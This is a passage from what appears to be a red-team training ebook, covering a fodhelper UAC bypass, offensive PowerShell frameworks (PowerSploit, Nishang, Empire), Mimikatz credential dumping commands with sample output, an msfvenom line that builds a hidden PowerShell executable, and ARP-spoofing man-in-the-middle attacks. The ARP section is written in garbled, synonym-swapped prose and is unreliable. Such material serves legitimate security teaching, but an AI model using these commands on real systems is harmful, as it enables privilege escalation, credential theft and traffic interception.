

Credits: Bleeping Computer

The “fodhelper.exe” binary links to two unique registry keys, one of which is editable and can be weaponized to use in combination with malware capable of running scripts in the background in elevated administrator access.

```
HKCU:\Software\Classes\ms-settings\shell\open\command\{default}
```

Editable Registry Key associated with “fodhelper.exe” binary

This UAC bypass executes in memory, so there’s no file dropping or DLL hijacking involved. For this bypass to work correctly, however, the user account must be part of the local administrator group. I demonstrate how a standard user account can be elevated to the local administrator group in chapter 10, “Network Domination & Persistence.” However, most users commonly use local admin-level accounts as their default account to perform everyday tasks on their home PCs. Therefore, this UAC bypass remains a credible vulnerability. For security administrators, setting UAC to “Always notify” will protect against this bypass as well.

3. It’s also possible to bypass UAC in Windows 7/8/10 & Server 2K8, 2K12, 2K16 by hijacking the COM object: {0A29FF9E-7F9C-4437-8B11-F424491E3931} Target apps: *eventvwr.exe* or *mmc.exe*.



- This bypass is a bit more advanced and requires advanced knowledge of the Kali Linux OS and the Metasploit Framework (MSF) tool. Watch the YouTube video for step-by-step instructions or read Enigma0x3's (Matt Nelson) "CVE-2018-8414: A case study in responsible disclosure."

It is also important to note that the MITRE ATT&CK organization has an entire webpage dedicated to how Windows UAC bypasses have been used in various malware samples by cybercriminals and nation-state Advanced Persistent Threats (APT) groups. Here are a few examples:

- APT 29 (a.k.a., Cozy Bear, CozyDuke, The Dukes)
- BlackEnergy
- FinFisher
- H1N1
- InvisiMole
- Pupy
- Shamoon
- APT 27 (a.k.a., Iron Tiger, LuckyMouse, Emissary Panda, TG-3390)

## Summary

Microsoft has repeatedly downplayed UAC bypasses as not qualifying as a security boundary. However, the fact remains that many systems always run everything at the local admin permission level which makes UAC bypasses very effective for Red Teamers. Wise security administrators should NEVER trust UAC, should not run as split-token admin, and ALWAYS use a non-admin user account for your non-admin tasks.

## References and Further Reading

Additional resources for further exploration:

*Peerlyst Wiki: UAC Bypasses and UAC bypass research*

*@enigma0x3's research (and his DerbyCon talk: slides, video)*

*@tiraniddo's bypass techniques on UAC via the SilentCleanup task and process token reading: part 1, part 2 & part 3*

*@hFireF0X's UACME project that implements most known UAC bypasses, and his posts on kernelmode*

*@FuzzySec's UAC workshop, and his Bypass-UAC project that implements several bypasses in PowerShell*

## Chapter 8

# PowerShell for Red teams

Contributor: Chiheb Chebbi

PowerShell is a task-based command-line shell and scripting language; it is designed specifically for system administrators and power-users, to rapidly automate the administration of multiple operating systems (Linux, macOS, Unix, and Windows) and the processes related to the applications that run on those operating systems. It is open source. You can visit its official repository: <https://github.com/PowerShell/PowerShell>



Image Courtesy: <https://www.fullstackpython.com/img/logos/powershell.png>

This chapter will be an overview of how to use PowerShell in red teaming missions .we are going to explore:

- Metasploit and Powershell
- Powersploit
- Powerview
- Nishang
- Empire
- Mimikatz

### Metasploit and Powershell:

As a start let's explore Powershell modules in Metasploit while it comes with many Powershell attack modules:

```
msf> search powershell
```

To convert a Powershell script into a malicious executable file you can use msfvenom utility:

```
>msfvenom -p windows/exec CMD = "powershell -ep bypass Hidden  
-enc [ Powershell script Here ]" -f exe -o  
/root/home/ghost/Desktop/power.exe
```

## PowerSploit

PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. PowerSploit is comprised of the following modules and scripts:

- CodeExecution
- ScriptModification
- Persistence
- AntivirusBypass
- Exfiltration
- Mayhem
- Privesc
- Recon

For more details, you can visit the project Github Repository from this link:

<https://github.com/PowerShellMafia/PowerSploit>



```
root@kali: ~/PowerSploit  
File Edit View Search Terminal Help  
root@kali:~/PowerSploit# ls  
AntivirusBypass  Mayhem          PowerShell.pssproj  Recon  
CodeExecution    Persistence     PowerShell.sln      ScriptModification  
Exfiltration     PowerShell.psd1 Privesc             Tests  
LICENSE          PowerShell.psm1 README.md
```



```
root@kali: ~/PowerSploit
File Edit View Search Terminal Help
root@kali:~/PowerSploit# ls CodeExecution
CodeExecution.psdl          Invoke-ReflectivePEInjection_Resources
CodeExecution.psml         Invoke-Shellcode.ps1
Invoke-DllInjection.ps1    Invoke-WmiCommand.ps1
Invoke-ReflectivePEInjection.ps1 Usage.md
root@kali:~/PowerSploit#
```

## Powerview

PowerView is a Powershell script that gives you the ability to perform many reconnaissance tasks, as follows:

- **Users:** Get-NetUser
- **Groups:** Get-NetGroup
- **Sessions:** Get-NetSession
- **GPO locations:** Find-GPOLocation
- **Active Directory objects:** Set-ADObject
- **Forests:** Get-NetForest

It is a part of the Powersploit project.

## Nishang – PowerShell for penetration testing

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security, penetration testing and red teaming. Nishang is useful during all phases of penetration testing.

Github Link: <https://github.com/samratashok/nishang>



```
root@kali: ~/nishang
File Edit View Search Terminal Help
root@kali:~/nishang# ls
ActiveDirectory Client LICENSE powerpreter Utility
Antak-WebShell  DISCLAIMER.txt Misc Prasadhak
Backdoors       Escalation MITM README.md
Bypass          Execution nishang.psml Scan
CHANGELOG.txt  Gather Pivot Shells
root@kali:~/nishang#
```

To import Nishang Modules you can use the PowerShell Cmdlet “**Import-Module**” if you receive an error message make sure that you have the right privileges

```
Set-ExecutionPolicy -ExecutionPolicy RemoteSigned
```

To know more about a module type:

```
Get-Information <module>
```

You can now use the power of Nishang using many amazing scripts like:

- Get-WLAN-Keys
- Get-PassHashes
- Get-Information
- Invoke-Mimikatz
- Invoke-CredentialsPhish

## Empire

In this section, we are going to explore “The Empire” which is a PowerShell and Python post-exploitation agent maintained by <http://www.powershellempire.com/>

First before learning how to use this framework we need to make sure that we acquired a fair understanding of some important terminologies.

### What is Post Exploitation?

According to [The Penetration Testing Execution Standard](#)

“The purpose of the Post-Exploitation phase is to determine the value of the machine compromised and to maintain control of the machine for later use. The value of the machine is determined by the sensitivity of the data stored on it and the machines usefulness in further compromising the network.”

To use the project clone it from the following github repository:

<https://github.com/EmpireProject/Empire>


A terminal window titled 'azureuser@Peerlyst: ~/Empire/setup' showing the process of cloning the Empire framework from GitHub and running the installation script. The terminal output includes the cloning progress, directory navigation, and the execution of the install script.

```
azureuser@Peerlyst:~/Empire/setup
File Edit View Search Terminal Help
azureuser@Peerlyst:~$ git clone https://github.com/EmpireProject/Empire.git
Cloning into 'Empire'...
remote: Counting objects: 11868, done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 11868 (delta 0), reused 4 (delta 0), pack-reused 11863
Receiving objects: 100% (11868/11868), 20.53 MiB | 18.02 MiB/s, done.
Resolving deltas: 100% (8068/8068), done.
azureuser@Peerlyst:~$ cd Empire
azureuser@Peerlyst:~/Empire$ ls
Dockerfile LICENSE README.md VERSION changelog data empire lib plugins setup
azureuser@Peerlyst:~/Empire$ cd setup
azureuser@Peerlyst:~/Empire/setup$ ls
cert.sh install.sh requirements.txt reset.sh setup_database.py
azureuser@Peerlyst:~/Empire/setup$ ./install.sh
```

Clone it and run:

```
sudo ./setup/install.sh
```

```
azureuser@Peerlyst: ~/Empire/setup
File Edit View Search Terminal Help
Get:3 http://azure.archive.ubuntu.com/ubuntu artful/universe amd64 libltnng-ust-ctl2 amd64 2.9.1-1bu
ild2 [79.3 kB]
Get:4 http://azure.archive.ubuntu.com/ubuntu artful/main amd64 liburcu6 amd64 0.10.0-2 [51.7 kB]
Get:5 http://azure.archive.ubuntu.com/ubuntu artful/universe amd64 libltnng-ust0 amd64 2.9.1-1build2
 [152 kB]
Fetched 52.7 MB in 5s (9,878 kB/s)
Selecting previously unselected package libunwind8.
(Reading database ... 131641 files and directories currently installed.)
Preparing to unpack .../libunwind8_1.1-4.1ubuntu2_amd64.deb ...
Unpacking libunwind8 (1.1-4.1ubuntu2) ...
Selecting previously unselected package libltnng-ust-ctl2:amd64.
Preparing to unpack .../libltnng-ust-ctl2_2.9.1-1build2_amd64.deb ...
Unpacking libltnng-ust-ctl2:amd64 (2.9.1-1build2) ...
Selecting previously unselected package liburcu6:amd64.
Preparing to unpack .../liburcu6_0.10.0-2_amd64.deb ...
Unpacking liburcu6:amd64 (0.10.0-2) ...
Selecting previously unselected package libltnng-ust0:amd64.
Preparing to unpack .../libltnng-ust0_2.9.1-1build2_amd64.deb ...
Unpacking libltnng-ust0:amd64 (2.9.1-1build2) ...
Selecting previously unselected package powershell.
Preparing to unpack .../powershell_6.1.0-preview.2-1.ubuntu.17.04_amd64.deb ...
Unpacking powershell (6.1.0-preview.2-1.ubuntu.17.04) ...
```

This is the main screen of Empire:

```
=====  
Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta  
=====  
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub  
=====  
  
E M P I R E  
  
  91 modules currently loaded  
   1 listeners currently active  
   1 agents currently active  
  
(Empire) >
```



Image Courtesy:

[https://www.powershell-empire.com/wp-content/uploads/2015/07/empire\\_main\\_menu-1024x622.png](https://www.powershell-empire.com/wp-content/uploads/2015/07/empire_main_menu-1024x622.png)

As you can see, this great project contains 3 major components as the following:

- Modules
- Listeners
- Agents

[Kali Ninja \(https://creator.wonderhowto.com/kalininja/\)](https://creator.wonderhowto.com/kalininja/) defines them as the following:

- A **listener** is a process which listens for a connection from the machine we are attacking. This helps Empire send the loot back to the attacker's computer.
- A **stager** is a snippet of code that allows our malicious code to be run via the agent on the compromised host.
- An **agent** is a program that maintains a connection between your computer and the compromised host.

To check listeners type:

```
listeners
```

To use a specific listener type:

```
uselister
```

To take a look at the options type info.

As a demonstration, you can follow this great demo/scenario [Post-Exploitation with PowerShell Empire 2.0](#) performed by "Gus Khawaja" who used this workflow to show the power of The Empire Framework 2.0



Image Courtesy: [https://ethicalhackingblog.com/wp-content/uploads/2017/07/01\\_Workflow.bmp](https://ethicalhackingblog.com/wp-content/uploads/2017/07/01_Workflow.bmp)

## Mimikatz

Mimikatz is an amazing C project developed by [Benjamin Delpy](#). It is used generally to extract passwords from memory (plaintexts passwords, hash, PIN code and kerberos tickets). You can download the project from this link: <https://github.com/gentilkiwi/mimikatz/releases>

```
mimikatz 2.0 alpha x64

#####.  mimikatz 2.0 alpha (x64) release "Kivi en C" (Sep 30 2013 23:42:09)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'    http://blog.gentilkiwi.com/mimikatz
'#####'                                     with 10 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 196180 (00000000:0002fe54)
Session           : Interactive from 1
User Name         : user
Domain            : UM-7x64-test

msv :
[00000003] Primary
* Username : user
* Domain   : UM-7x64-test
* LM       : 00000000000000000000000000000000
* NTLM     : 5058dcdf3965e4cff53994b1302e3174

tspkg :
* Username : user
* Domain   : UM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongP@$$w0rdLikeThis!!!

wdigest :
* Username : user
* Domain   : UM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongP@$$w0rdLikeThis!!!

kerberos :
* Username : user
* Domain   : UM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongP@$$w0rdLikeThis!!!

ssp :
```

Image Courtesy: [Mimikatz-secret-double-octopus.jpg](http://mimikatz-secret-double-octopus.jpg)

To get the debugging privileges type:

```
privilege::debug
```

to extract the hostname type:

```
hostname
```

to dump logon passwords you can use:

```
sekurlsa::logonPasswords full
```

## Summary

In this chapter we took a look at some of the well known powershell projects that help red teamers in their missions.

## Chapter 9

# Lateral Movement

Contributors: Mohamed Marrouchi and Elyes Chemengui



## Introduction

Network Lateral Movement, or what is more commonly referred to simply as, "Lateral Movement," refers to the techniques cyber attackers, or "threat actors", use to progressively move through a network as they search for the key data and assets that are ultimately the target of their attack campaigns. In this chapter we are going to discover the following topics:

### Man-in-the-middle attacks

1. ARP spoofing using arpspoof
2. ARP spoofing using MITMf

3. Bypassing HTTPS
4. Session hijacking
5. Code injection

## Scapy

1. MyFirstPacket
2. Sending and receiving
3. Layering
4. Viewing the packet
5. Classical attacks

## Man-in-the-middle attacks

In the following couple of areas, we will discuss what are known as man-in-the-middle (MITM) attacks. This is a standout among the most risky and powerful assaults that we can convey out in a network. We can just do it once we have associated with the network. It tends to be utilized to divert the stream of flow from any customer to our device. This implies any packet that is sent to or from the customer will have to go through our device, and since we know the secret word we know the way to the system, so we will have the capacity to read those packet. They won't be encrypted, and we will have the capacity to change them, drop them, or simply read them to check whether they contain passwords or critical data. This attack is so successful in light of the fact that it's difficult to secure against. however, it's difficult to completely secure against this assault. This is because of the way the ARP convention works. It was customized in a way that is extremely straightforward and exceptionally viable, but it's not secure enough.

ARP has two primary security issues. The first is that every ARP ask for or response is trusted, so whatever our device says to different device that are in our network will be trusted. We can simply tell any device that is on our network that we are the router and the device will confide in us. It won't endeavor to ensure that we are really the router. It won't run any tests to guarantee our character. In the event that we tell any device that we are the router, the device will trust us. Similarly, on the off chance that we tell the router that we are another person on the network, the router will confide in us and will begin regarding us as that device; in this way, that is the principal security issue. The second security issue is that client can acknowledge response regardless of whether they didn't send a demand. Anyway, for instance, when a device interfaces with the system, the main thing it will ask is, who is the router? And afterward the router will send a response saying "I am the router." Now, we can simply send a response without the device asking who the router is. We can simply tell the device we are the router, and on the

grounds that the device trust anybody, they will believe us begin sending us packet as opposed to sending the packet to the router.

Along these lines, how about we have a more profound take a gander at how this MITM attack functions. It will work utilizing a technique called ARP spoofing, or ARP poisoning, This is finished by misusing the two security issues that we discussed in the past passage. That is a typical Wi-Fi network, and we can find in the accompanying chart that when the client demands something it will send the demand to the Wi-Fi router, and after that the router will get the demand from the web and return with the response to the Client:



Presently, this is finished utilizing packets. Along these lines, what we will do is we will send an ARP response to the Client so we can send responses without the Client asking them.

The Client didn't request anything, yet we can even now send it a response. We will state that our IP is the router IP. Thus, the router, for instance, has the IP 192.168.1.1; we're going to tell the Client the device with the IP 192.168.1.1 has our MAC address, so we're going to tell the Client that we are the router, essentially.



From that point forward, we will do the inverse to the Wi-Fi router. We will tell the router that we are the client. We'll do this by telling the router that our IP is the Client IP, and that Client has our MAC address, so the correspondence of packets will be done through the MAC address, and the Wi-Fi router will begin sending any packet that is intended to go to the Client to us. This will divert the stream of packet through our device, so when the Client needs to send a demand it will send the demand to us:



Thus, for instance, as found in the accompanying screen capture, when the Client needs to open Google it will send the demand to our device as opposed to sending it to the Wi-Fi router:





Presently, our device will go to the Wi-Fi router, it'll get Google, the Wi-Fi router will send the response to our device rather than the Client, and afterward we will send the packet back. Along these lines, this implies every packet that is sent to the Client or from the Client, will have to go through us. Since it's going through us and we have the key, we can read these packets, we can adjust them, or we can simply drop them.

